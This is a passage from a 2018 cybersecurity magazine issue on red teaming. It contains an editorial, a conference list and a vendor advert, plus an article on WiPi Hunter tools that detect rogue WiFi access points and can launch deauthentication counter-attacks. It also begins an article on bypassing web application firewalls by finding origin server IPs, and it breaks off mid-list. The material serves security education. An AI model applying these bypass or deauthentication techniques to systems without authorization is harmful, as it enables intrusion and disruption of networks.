

# ARKAPIMAG

Bimonthly Cyber Security Magazine

02

Nov-Dec 2018  
www.arkapimag.com

Spotlight of the Month:

## RED TEAMING

- TAKING CONTROL OF ADMIN ACCOUNT ON ACTIVE DIRECTORY USING THE **DCC**

- DYNOROOT - REMOTE CODE EXECUTION IN REDHAT AND DERIVATIVES

- AN OFFENSIVE TOUCH TO THE DEFENSIVE WORLD: SPOOKFLARE

- INSIDER: SIMON MARGARITELLI

- **DOS** (DENIAL OF SERVICE) ATTACKS AND BINARYCANNON

- WIPI HUNTER - DETECTING HARMFUL WIRELESS NETWORKING ACTIVITIES

- WEB APPLICATION FIREWALL **WAF** BYPASSING METHODS





Arkakapi MAG  
Cyber Security Magazine  
YEAR: 1 - NOV-DEC ISSUE: 2  
Bimonthly - ISSN: 2645-906X  
www.arkakapimag.com

- » **Editor in Chief**  
Ziyahan Albeniz  
ziyahan@arkakapimag.com
- » **Editorial Operations Manager**  
Ümran Yıldırım kaya  
umran@arkakapimag.com
- » **Chief Business Officer**  
Oğuz Aydınılmaz  
oguz@arkakapimag.com
- » **Publishing Coordinator**  
Şahin Solmaz  
sahin@arkakapimag.com
- » **Director of Web**  
Ömer Çıtak  
omer@arkakapimag.com
- » **Legal Advisor**  
Mehmet Pehlivan  
mehmet@arkakapimag.com
- » **Assistant research editor**  
Ayşenur Burak  
nurayse47@gmail.com
- » **Translators**  
Cansu Topukçu  
Serdar Savaş  
Emre İyidoğan  
Enes Özen  
Zekvan Arslan  
Recep Kızılar sl an  
Hiva Rashvand
- » **Social Media**  
twitter.com/arkakapimag  
instagram.com/arkakapimag  
facebook.com/arkakapimag

## Hello!

The cybersecurity sector borrows many terms from the military jargon because believe it or not, this is an ongoing war. Sometimes the atmosphere is more mischievous than the Cold War, and sometimes it's far more hot and effective than the battlefield.

One of the commonly used terminologies adapted from the war zone to cybersecurity was the Red Team concept. In military strategies, Red Team methodology stands for pretending to be the hostile forces to model out the worst scenario and measure the durability of the friendly forces.

The attackers are always a step ahead. So Red Teaming allows the course of the battle to have a drastic change. Just like the microbes vaccinated into the body to defend against illnesses, thinking like the enemy helps build a stronger defense.

This is why the concept of Red Team has been very popular in the past few years in cybersecurity. Instead of playing devil's advocate, you have to think like the devil to discover the most evil plans and test them on the system.

Sun Tzu wrote about giving the utmost importance to knowing your enemy in his ageless work The Art of War.

Socrates shared his valuable wisdom on knowing your enemy: "Speak, So That I May See You."

In the second issue of Arka Kapi Magazine, we will take a closer look at Red Team methods:

The tool crafted by Besim Altınok WiPi Hunter will help you discover the malicious WiFi networks surrounding you.

Do the security devices and software you invested a fortune in do their job properly? You sure? The WAF Bypassing Methods written by Ulaş Fırat Özdemir will question the integrity of your security.

Active Directory is a widely used software in the computer networks. Girayhan Menekay wrote about taking over the admin account using Domain Cached Credentials.

Barkın Kılıç wrote a detailed article on the DynoRoot vulnerability that affects Redhat based Linux distributions with a tweet-long of exploit code.

Halil Dalabasmaz gives a sneak peak of how you can bypass security measures like anti malware using his own tool SpookFlare on his article "An Offensive Touch to the Defensive World."

Many other unique articles are waiting for you in the second issue of Arka Kapi Magazine.

*Special thanks to Netsparker Ltd. for sponsoring our second issue.*

**Ziyahan Albeniz**



## Cyber Security Conferences / AYŞENUR BURAK

**06** >



## WiPi Hunter Detecting / BESİM ALTINOK

**10** >

## Web Application Firewall (WAF) Bypassing Methods / ULAŞ FIRAT ÖZDEMİR

**17** >

## Taking Control of Admin Account on Active Directory using the DCC / GİRAYHAN MENEKAY

**29** >

# CONTENT



**Dynamic Host Configuration  
to Root /** BARKIN KULIÇ

**32** >



**Offensive Touch to De-  
fensive World /** HALİL DALABASMAZ

**50** >



**Simone Margaritelli  
Interview /** UTKU ŞEN

**57** >



**Denial of  
Service /** BENER KAYA

**59** >



**A Young Hacker in  
the Corridors of a  
Holding at  
Midnight /** YUSUF ŞAHİN

**63** >



**Revolutionary  
Blockchain  
Technology /** MUSTAFA YALÇIN

**66** >





## How I hacked into a college's website! / ADITYA ANAND

**69** [➤](#)



## Meltdown, Spectre and Foreshadow / CHRIS STEPHENSON

**71** [➤](#)



## The Dangers of Wireless Networks / BESIM ALTINOK

**75** [➤](#)

# netsparker

# Web Application Security Scanner

Use Netsparker to Identify Exploitable Vulnerabilities and Other Security Flaws in Your Websites, Web Applications & Web Services Before Hackers Do.

Netsparker scanners employ the unique, dead accurate & fast **Proof-Based Vulnerability Scanning Technology** that automatically verifies the identified vulnerabilities with a proof of exploit, so you do not have to manually verify them.



Trusted by

 EY  
Essential. Everywhere.



SAMSUNG



ISACA

 Microsoft

ING 

Booz | Allen | Hamilton

SIEMENS

# CYBER SECURITY CONFERENCES

**AYŞENUR BURAK**

nurayse47@gmail.com



## **KANSAS CITY (CYBERSECURITY) November 1, 2018**

Marriott Downtown  
Kansas City, MO  
United States



The Kansas City Cybersecurity Conference features 40-60 vendor exhibits and 8-12 educational speaker sessions discussing current cybersecurity issues such as cloud security, email security, VoIP, LAN security, wireless security & more.

<https://www.kccyber.com/agenda/>



## **NATIONAL INITIATIVE FOR CYBERSECURITY EDUCATION (NICE) 2018 CONFERENCE AND EXPO November 6-7, 2018**

Hyatt Regency  
Miami, FL,  
United States



This event is supported by the National Initiative for Cybersecurity Education (NICE), a program of the National Institute of Standards and Technology in the U.S. Department of Commerce.

<https://niceconference.org/conference>

**#02**

**CYBER  
ACCESS  
SUMMIT**

**NOVEMBER 13 2018  
HUMBOLT CARRE  
BERLIN  
GERMANY**

Cybersecurity Leadership Summit Europe will take place in parallel to the Cyber Access Summit 2018 from 12th to 14th of November and will share the Keynote and the Exhibition Space.



**INFO.**

» <https://www.kuppingercole.com/events/csle-2018berlin>

**INFOSECURITY  
NORTH  
AMERICA**

**NOVEMBER 14-15 2018  
JAVITS CONVENTION CENTER  
NEW YORK CITY, NY, UNITED STATES**

Infosecurity North America is an immersive event for the information security community where you will get access to a high-level conference program, an expo floor with the latest tech & solutions and a host of networking opportunities.



**INFO.**

» <https://www.infosecuritynorthamerica.com/>



# #03



**BLACK HAT  
EUROPE  
December 3-6, 2018**

Excel London,  
United Kingdom



Black Hat provides attendees with the very latest in research, development, and trends in Information Security. Here the brightest professionals and researchers in the industry will come together for a total of four days—two or four days of deeply technical hands-on Trainings, followed by two days of the latest research and vulnerability disclosures in the Briefings.

» <https://www.blackhat.com/eu-18/>



**IAPP EUROPE DATA  
PROTECTION CONGRESS  
November 26-29, 2018**

Brussels,  
Belgium



The IAPP Europe Data Protection Congress 2018 aims to regroup, strategize and collaborate with the top minds in European data protection. This year’s programs is designed to answer the pressing question of this new phase: ‘How do I move forward?’

» <https://iapp.org/conference/iapp-europe-data-protection-congress/register-now-dpc18/>

**#04**

## DALLAS CYBER SECURITY CONFERENCE

**DECEMBER 5, 2018  
DALLAS, TX,  
UNITED STATES**

The Dallas Cyber Security Conference features 40-60 vendor exhibits and 8-12 educational speaker sessions discussing current cyber-security issues such as cloud security, email security, VoIP, LAN security, wireless security & more.



**INFO.**

» <https://www.dataconnectors.com/event/dallas-dec2018/>

## ICISC 2018 — INTERNATIONAL CONFERENCE ON INFORMATION SECURITY AND CRYPTOLOGY

**NOVEMBER 28-30 2018  
SEOUL, KOREA**

The 21st Annual International Conference on information security and cryptology.

**ICISC**

International Conference on Information Security and Cryptology

**INFO.**

» <http://www.icisc.org/>

# WIPI HUNTER DETECTING

## HARMFUL WIRELESS NETWORKING ACTIVITIES

**BESİM ALTINOK**

besimaltinok@gmail.com

**W**iPi Hunter was originally designed to detect WiFi Pineapple activities, a customized tool for wireless network intrusion and testing. However, the project was then reorganized to “detect the harmful wireless network activities”.

The most substantial thing I can say about this project is that the WiPi Hunter project is not just a piece of code. In this project you will find an idea, a new method and different perspectives that can be used in the fight against illegal wireless network activities.

The project is written module by module without imprisoned in a single one and the process is continued in this way. In this way you can take any module or function in modules and then create different projects.



**HOWEVER, THE  
PROJECT WAS THEN  
REORGANIZED  
TO “DETECT  
THE HARMFUL  
WIRELESS NETWORK  
ACTIVITIES”.**



The way the modules are developed in the project is as following;

- Attack, save attack traffic, review with Wireshark, save abnormal packages separately, and review with Scapy

In this way, the details can be seen more easily.

The WiPi Hunter project has 5 different modules so far. The modules included in the project and their brief explanations are as follows:

- **PiSavar:** It is used to create fake access points to detect the activities of PineAP module which is default in WiFi Pineapple, has been developed to detect and attack against WiFi Pineapple device.
- **PiFinger:** By doing some analysis of the networks we are connected to, it tries to figure out whether this is a fake access point or not and by performing some checks on the wireless networks we connect before, generating a wireless network security score.
- **PiDense:** Performs monitoring operations by considering hackers' fake access point opening strategies.
- **PiKarma:** It has been developed with the aim of detecting the activities of KARMA module (which is a module used by many important and valuable vehicles as WiFi Pineapple, FruityWifi and MANA Toolkit) and to launch a counter attack against it.
- **PiNokyo:** If the WiFi Pineapple device or KARMA attack is active in an envi-

ronment, wireless network users are informed about it. The module is under development. You may follow the progress of the project on the project's Github account.

## PiSavar

The purpose of this project was to identify the activities of WiFi Pineapple device and to offer a solution to the affected users. There are two meanings in the name of **PiSavar**. Pi is an abbreviation I used to represent WiFi Pineapple, and Savar is a Turkish word. I wanted to use it in the meaning of sweeping danger. That is why I have called PiSavar. I have used this structure in all subsequent studies.

I have been interested in WiFi Pineapple for a long time. But I was not interested in attacking purposes, I just wanted to know how it worked, and how attackers could use it for various kind of scenarios, and provide a solution.

In my researches, I have seen that it is very preferred because of its user interface. To open fake access points, he had a module called PineAP that was installed by default and gave him the essential power.

The working principles of this module are exactly as following:

- By analyzing and parsing requests from your devices, it collects SSID information and creates an SSID Pool for these SSID information.



```
PISAVAR
-----
Information about test:
-----
[*] Start time: Wed Nov 22 21:08:37 2017
[*] Detects PineAP module activity and starts deauthentication attack
    (for fake access points - WiFi Pineapple Activities Detection)
-----
[*] PineAP module activity was detected.
[*] MAC Address : 00:13:37:a5:36:65
[*] FakeAP count: 20
[*] Attack has started for ['00:13:37:a5:36:65']
[*] Attack has completed..
```

- And if you want to, it can create fake access points using these SSID information and trap users.

This is a very useful and easy to use feature. When I checked to find out what I can do to detect this activity, I have observed that it emits multiple SSIDs over a single MAC address while performing this function.

There was a problem here. I wanted to solve this problem in the simplest way and develop a portable method.

I used Python for this. I also added the Scapy module to capture and parse real time packages.

In this context, I wrote an algorithm and it began to detect this activity.

In addition, the PiSavar tool can be run with two different methods. One of these is only to identify and record the activity; I designed the other to detect, record, and launch an attack to save the affected users.

As I said at the beginning, it is very significant to have a portable idea. The PiSavar tool is also fully applicable to portable devices. If you wish, you can obtain one Raspberry Pi Zero W and let the software work for you in a place you want.

**NOTE:** You will not only protect yourself when you use this software, but also keep your environment safe. (**PiSavar - Convenient, Portable, Security for All**)

#### SOURCE CODE:

<https://github.com/WiPi-Hunter/PiSavar>

**The modules I used:** argparse, time, scapy, termcolor, logging, commands, netifaces

**The language I used:** Python


**The features will be adopted soon:**

- Record SSID information emitted by PineAP module
- Record the MAC address information of clients that have caught by WiFi Pineapple

## PiFinger

The PiFinger tool is also a software designed for the same purpose as the PiSavar tool. The story of the emergence of this vehicle was also after the PiSavar vehicle.

In the first case I was able to detect the activities of the PineAP module, but if the at-



tacker was only broadcasting with a special SSID, even if it is a password-protected wireless network, this is not the OPN (an acronym for Open and used to describe non-password protected networks). I could not detect it with the module. For this reason, I thought I would be able to capture some traces by analyzing the network (collecting information) that users are connected to.

In this regard, I analyzed WiFi Pineapple device and discovered some findings. As the result of the review, I have seen some of the values that this device uses by default, and that these values have not changed frequently.

These values are:

- MAC address
- Hostname information
- DHCP IP range
- Default values such as Port number.

When I tested them, I saw that I could detect WiFi Pineapple device with fingerprint method and develop this module.

But there was a problem, what if the attacker changed these default settings?

This is where the **HTTP Port Fingerprint** feature is available. This is a long-lasting meth-

od, but a really effective method and can be used for fingerprint. (I will add this feature soon)

I have developed a Wireless Network Security Score maker, which blends all of these features and adds users to each analysis. In this context, I considered some elements:

- First, if a connected network is opened by a WiFi Pineapple, as shown in the table below, your wireless network security score is critical.
- Second, it analyzes the wireless networks you have connected to before and adds 1 point to your Wireless Network Security Score for every non-password-protected network you are connected to.

Score	Critical Score
1-3	<b>Low</b>
4-6	<b>Medium</b>
7-10	<b>High</b>
Fake Access Point	<b>Critical</b>

In this case, your wireless network security score is affected by the number of points you receive as shown in the table increases.

```

root@kali: ~/PiDense
File Edit View Search Terminal Help

PIDENSE
-----
Information about test:
-----
[*] Wed Dec 13 01:36:14 2017
[*] Analysis unencrypted network number and makes control
--- between unencrypted and encrypted wireless networks
-----
[*] Find same SSID, encrypted and unecryped network: DevlopSOFT Tech.
[*] Total unencrypted networks: 28 --THREAT !!!
-----
[*] Find same SSID, encrypted and unecryped network: DevlopSOFT Tech.
[*] Total unencrypted networks: 25 --THREAT !!!
-----
[*] Find same SSID, encrypted and unecryped network: DevlopSOFT Tech.
[*] Find same SSID, encrypted and unecryped network: blackhat
[*] Total unencrypted networks: 37 --THREAT !!!
-----
[*] More than defined threshold SSID info
[*] May be THREAT !
[*] Logging was done.

```

- **SOURCE CODE:** <https://github.com/Wi-Pi-Hunter/PiFinger>
- **The modules I used:** time, termcolor, sys, commands, interfaces, os
- **The language I used:** Python

#### The features that will be adopted soon:

- HTTP Port fingerprint
- Other methods except WiFi Pineapple to analyze all other fake access points will be added soon. Therefore, It is beneficial to take a look at the project's Github account.


## PiDense

This work was also the third part of the WiPi Hunter work. However, I did not consider only the WiFi Pineapple device while

performing this study. I wanted to develop it entirely to be a tool for tracking and opening action strategies for opening fake access points. Because when attackers open a fake wireless network, they usually develop their activities taking the following situations into account:

- All features are the same
- Same SSID, without password protection
- Same SSID, password protected
- Similar SSID, without password protection
- Interesting SSID names, without password protection. (FreeNet, ForGuess, Internet, OPEN)

Therefore, I first discovered the OPEN Wire-



less Network densities as a tool to find the activities of similar SSID information.

The tool currently has two features:

- 1- First, constantly measuring the surrounding wireless network densities. So you can change the OPN threshold (limit value) for your company, home or any location. After this description, it informs you if the number of wireless networks without a password increases over the value you specify.
- 2- Secondly, it captures the same SSID information but different types of cryptography.
  - MAC Address = MAC1; SSID = Barricade; Enc = Y
  - MAC Address = MAC1; SSID = Barricade; Enc = N
  - **SOURCE CODE:** <https://github.com/WiPi-Hunter/PiDense>
  - **The modules I used:** time, termcolor, scapy, argparse
  - **The language I used:** Python

**The features that will be adopted soon:**

- Monitor the movements of the defined

Blacklist SSID list.

- Monitoring broadcasts with similar SSID information.
- Monitoring threats according to the organization name.

## PiKarma

Another study of the WiPi Hunter project is PiKarma. Before talking about this module, I would like to tell you how the KARMA module has trapped people. The KARMA module is also used by a very valuable project such as FruityWifi except for WiFi Pineapple. In addition to this, a new project called MANA-toolkit was developed further by @SensePost and presented in DEF CON.

Now to the details of the attack:


We know that our devices cannot think based on location and try to remember the networks they have connected to with our request. This is where the KARMA module comes into play.



### The first situation



### The first request



### The final process



The working principle of this module is exactly:

- Listening to wireless network requests from your devices (Probe Request)
- It produces response to the connection demands (Probe Response) and leads to the devices to fall into the trap.

This is a very useful and easy to use feature. When I checked what I could do to detect this activity, I observed that while doing this function, it emitted more than one Probe Response package over a single MAC address.

There was a problem here. I wanted to solve this problem in the simplest way and develop a portable method.

For this, I used the Python language again. I have also added the Scapy module to capture and parse real time packages.

In this context, I wrote an algorithm and began to detect this activity.

Besides, the PiKarma tool can be operated with two different methods such as PiSavar. I designed the first one only to detect and record the activity, and the other to detect, record,

and recover the affected users by launching an attack on the device.

As I said at the beginning, it is very important to have a portable idea. The PiKarma tool can also be applied to portable devices such as the PiSavar tool. If you wish, you can obtain one Raspberry Pi Zero W and let the software work for you in a place you want.

**NOTE:** When you use this software, you will not only protect yourself but also keep your environment safe. (PiKarma - Handy, Portable, Security for All)

## Abilities:

- Detect KARMA attack (MANA-toolkit)
- Recover clients by launching a counter attack

### The features that will be adopted soon:

- Algorithm to verify KARMA attack
- Registration of clients affected by KARMA attack.
- Record the SSID information used in the KARMA attack.

## WiPi Hunter:

- **Badge:** Blackhat Europe 2017
- **Youtube Playlist:** WiPi Hunter
- **Github:** <https://github.com/WiPi-Hunter>
- **Twitter:** <https://twitter.com/wipihunter>



# WAF

## WEB APPLICATION FIREWALL (WAF) BYPASSING METHODS

**ULAŞ FIRAT ÖZDEMİR**  
htcnian@gmail.com

## What is WAF?

WAFs are tools that are processed between the client and the web server. A WAF is assigned in the 7th OSI layer, and as the name suggests, it aims to protect web applications against potential attacks. It checks the communication between a client and a web server and does filtering, makes a revision or prevention according to the rules defined. WAFs are mostly called “Deep Packet Inspection Firewalls” because they inspect the requests and the responses in the web services layer.

Some WAFs try to prevent a certain attack signature while some try to detect the situations that arise against web service’s normal traffic. A WAF can be a software or a hardware. They filter both ingoing and outgoing attacks. Also, WAFs keep logs based on the rules defined, apart from filtering. Active WAFs both block the attacks and keep the logs, while inactive WAFs log the traffic only.

## WAF Types

WAFs can be categorized into three types based on their usage. WAFs with whitelists only allow the cases which are defined in the list. Otherwise, they filter the requests or block them. WAFs that are running with a blacklist detect and prevent the cases that were defined in the list. And mixed mode WAFs use both filtering methods.

WAFs inspect the traffic between the client and the web server, but they don’t always have to be interja-cent systems between the client and the server physically. A WAF is split in three by its topology:

- On the web server (On-premises, inline)
- In the network that has the web server (port mirroring via a switch)
- Between the client and the web server (Cloud, reverse proxy)

## WAF Topologies

There are some essential points that are needed to be known about WAF topologies. These details will be helpful for understanding the methods in the article and the structure of WAFs.

Cloud WAF: It is the most common WAF type. Gen-

**SOME WAFS TRY TO PREVENT A CERTAIN ATTACK SIGNATURE WHILE SOME TRY TO DETECT THE SITUATIONS THAT ARISE AGAINST WEB SERVICE’S NORMAL TRAFFIC.**



**WAFS WHICH USE PORT MIRRORING ARE LINKED TO THE SWITCH IN THE SAME INTERNAL NETWORK. SINCE THEY ARE NOT EXACTLY BETWEEN THE USER AND THE WEB SERVER, THEY CANNOT DIRECTLY PREVENT THE REQUESTS. THEREFORE, THE REQUESTS REACH OUT TO THE WEB SERVER. IN SUCH CASES, WAFS CAN ONLY KEEP THE LOGS, AND EXTRA CONFIGURATION MUST BE MADE TO RETURN A RESPONSE.**

erally, these WAFs reach the web application by themselves. So, a direct connection doesn't happen between the client and the web server. Cloudflare, for example, wants you to replace your domain DNS records with Cloudflare DNS records. So, someone who visits your website will be visiting the Cloudflare services. Cloudflare filters the requests and redirects them in a controlled manner.

WAFs which use port mirroring are linked to the switch in the same internal network. Since they are not exactly between the user and the web server, they cannot directly prevent the requests. Therefore, the requests reach out to the web server. In such cases, WAFs can only keep the logs, and extra configuration must be made to return a response.

The WAFs on the server are not distributed as they are included with the application. Therefore, during a possible attack to WAF, the web application might be out of order. Therefore, distributed solutions are preferred. This method is usually not preferred because a WAF must be established for each server, for a CDN installed between the client and the web server and distributed servers. Thus, cloud-based WAFs are mostly preferred.

## WAF Detection

There are many ways to detect whether a web application is behind the WAF or not. I want to share some of them with you:


- WAFs can give a cookie to the browsers that are not affected by the filters.
- WAFs can change the HTTP headers.
- Some WAFs can send different HTTP codes in prevention messages.
- Some WAFs might cut the connection if an unwanted situation occurs.
- Some WAFs can add their own responses to the response body.
- Side-channel rules (response time, security rules, etc.).

You can try these rules one by one to detect the WAFs but there are automated tools that do this.

## WAF Bypassing

I've categorized WAF bypassing techniques into three types. Of course, logging in with an authorized account and then getting privilege on the system is also a technique. But the original purpose here is to bypass the WAF with an unauthorized account.





**DURING REVERSE BYPASSING, AN APPLICATION, AN EXTENSION, A SCRIPT ON THE WEBSITE, OR A MODULE THAT GENERATES AN OUTPUT ARE TESTED. SOME OF THESE MODULES DON'T ONLY GENERATE THE REQUESTED OUTPUTS.**

1. Direct access (Reaching out the web application without going to the WAF)
2. Indirect access (Bypassing the rules via encoding, etc.)
3. Removing limitations (Evading the limitations for a bot software and on-load situations )

## Direct Access Ways

I've mentioned before that cloud-based WAFs access through the DNS. Replacing the domain DNS records with the WAF address might not be sufficient in all cases. Because if we are aware of the web service's IP address, we can access the service through that IP and disable the WAF. These methods are used to detect the IP address of the web application.

We can examine the direct access methods in 3 different points fundamentally. These are:


- Reverse Bypassing (the application sends its IP address to the attacker)
- Bind Bypassing (the attacker access the application and obtain the IP address)
- Vulnerable Services (a code block in the application, an extension, or a theme

shows the IP address to the attacker)

Note: Reverse Bypassing, Connected Bypassing, and Vulnerable Services are the terms that have been added by me since I couldn't find enough information about them. I am using "reverse/bind" analogy that is used for getting proxy and shell. I hope these terms are in accordance with the subject and I wish I've made a contribution to cybersecurity.

## Reverse Bypassing

During reverse bypassing, an application, an extension, a script on the website, or a module that generates an output are tested. Some of these modules don't only generate the requested outputs. For example, a mail server in your domain name is one of these situations. Let's suppose that you have a forum. An email from your server will be sent to the users for certain reasons such as resetting the password, activating the account, etc. The headers in these emails can reveal your IP address. I would like to describe some points that can be investigated. The purpose here is to send the IP address of the web application or to access an outer source through the web application.



**WE DON'T ALWAYS NEED THE WEB APPLICATIONS TO LEAK THE IP INFORMATION. DURING BIND BYPASSING, AN ATTACKER CAN ACCESS ONE OF THE WEB APPLICATION'S RESOURCES AND LEARN THE SERVICE IP ADDRESS.**

1. The emails that the web application sends.
2. The links that are sent to the web application (multimedia and office files).
  - a. These links ensure that the web application can access directly to another server.
  - b. Avatar, embedded media, and all kinds of sources that the web service can obtain from the outside (If it sends a connection, you can get information from the logs, IP logger services).
3. XSS attacks (ref: vulnerable services).
4. The accessing to the remote file vulnerabilities via Remote File Inclusion (ref: vulnerable services).
5. Pings some services like Wordpress have (pingback/xmlrpc).
6. Sending pings via RCE from the service (ref: vulnerable services).

In order to protect yourself from such attacks, you need to validate the inputs. As a result of the trust in the data taken from users, your server might be able to access unwanted resources. If needed, you can limit the resources and IPs your

server should enforce. So, you can restrict the sources that don't fulfill the conditions and keep your IP hidden.

## Bind Bypassing

We don't always need the web applications to leak the IP information. During bind bypassing, an attacker can access one of the web application's resources and learn the service IP address. Let's go on with the example of Cloudflare. Cloudflare protection doesn't include the whole records in your domain DNS records. It is sufficient for Cloudflare to configure only the NS records that can reach out your site. Therefore, the IP address that is assigned to the MX record in your DNS records can return the IP address of the web application. I want to clarify some points that can be examined within this topic.

1. DNS records.
2. The subdomains that belong to the web application (subdomain.service.tld),
3. SSL records (Unique SSL records, SSL IP leakage), Certificate Transparency logs (crt.sh),
4. The files/pages that indicates the IP address, in the application,

**WEB SERVICES MIGHT NOT BE SAFE ALWAYS. WEB SERVICES THAT HAVE SOME SPECIFIC VULNERABILITIES WOULD SERVE THE IP ADDRESSES ON A SILVER PLATTER TO YOU. THOSE IPS CAN BE SERVED DIRECTLY OR AS A REQUEST. THE REASON WHY I HAVE MENTIONED THIS TOPIC SPECIFICALLY IS THAT THE AFOREMENTIONED SENTENCES IN THIS SECTION ARE BASED UPON THE EXPLOITATION OF A VULNERABILITY IN THE WAF OR WEB SERVICE AS WELL AS THEY ARE INVOLVED TO BIND OR REVERSE BYPASSING TOPICS.**

- a. To analyze some files such as logs that can be found in your service because of search engines.
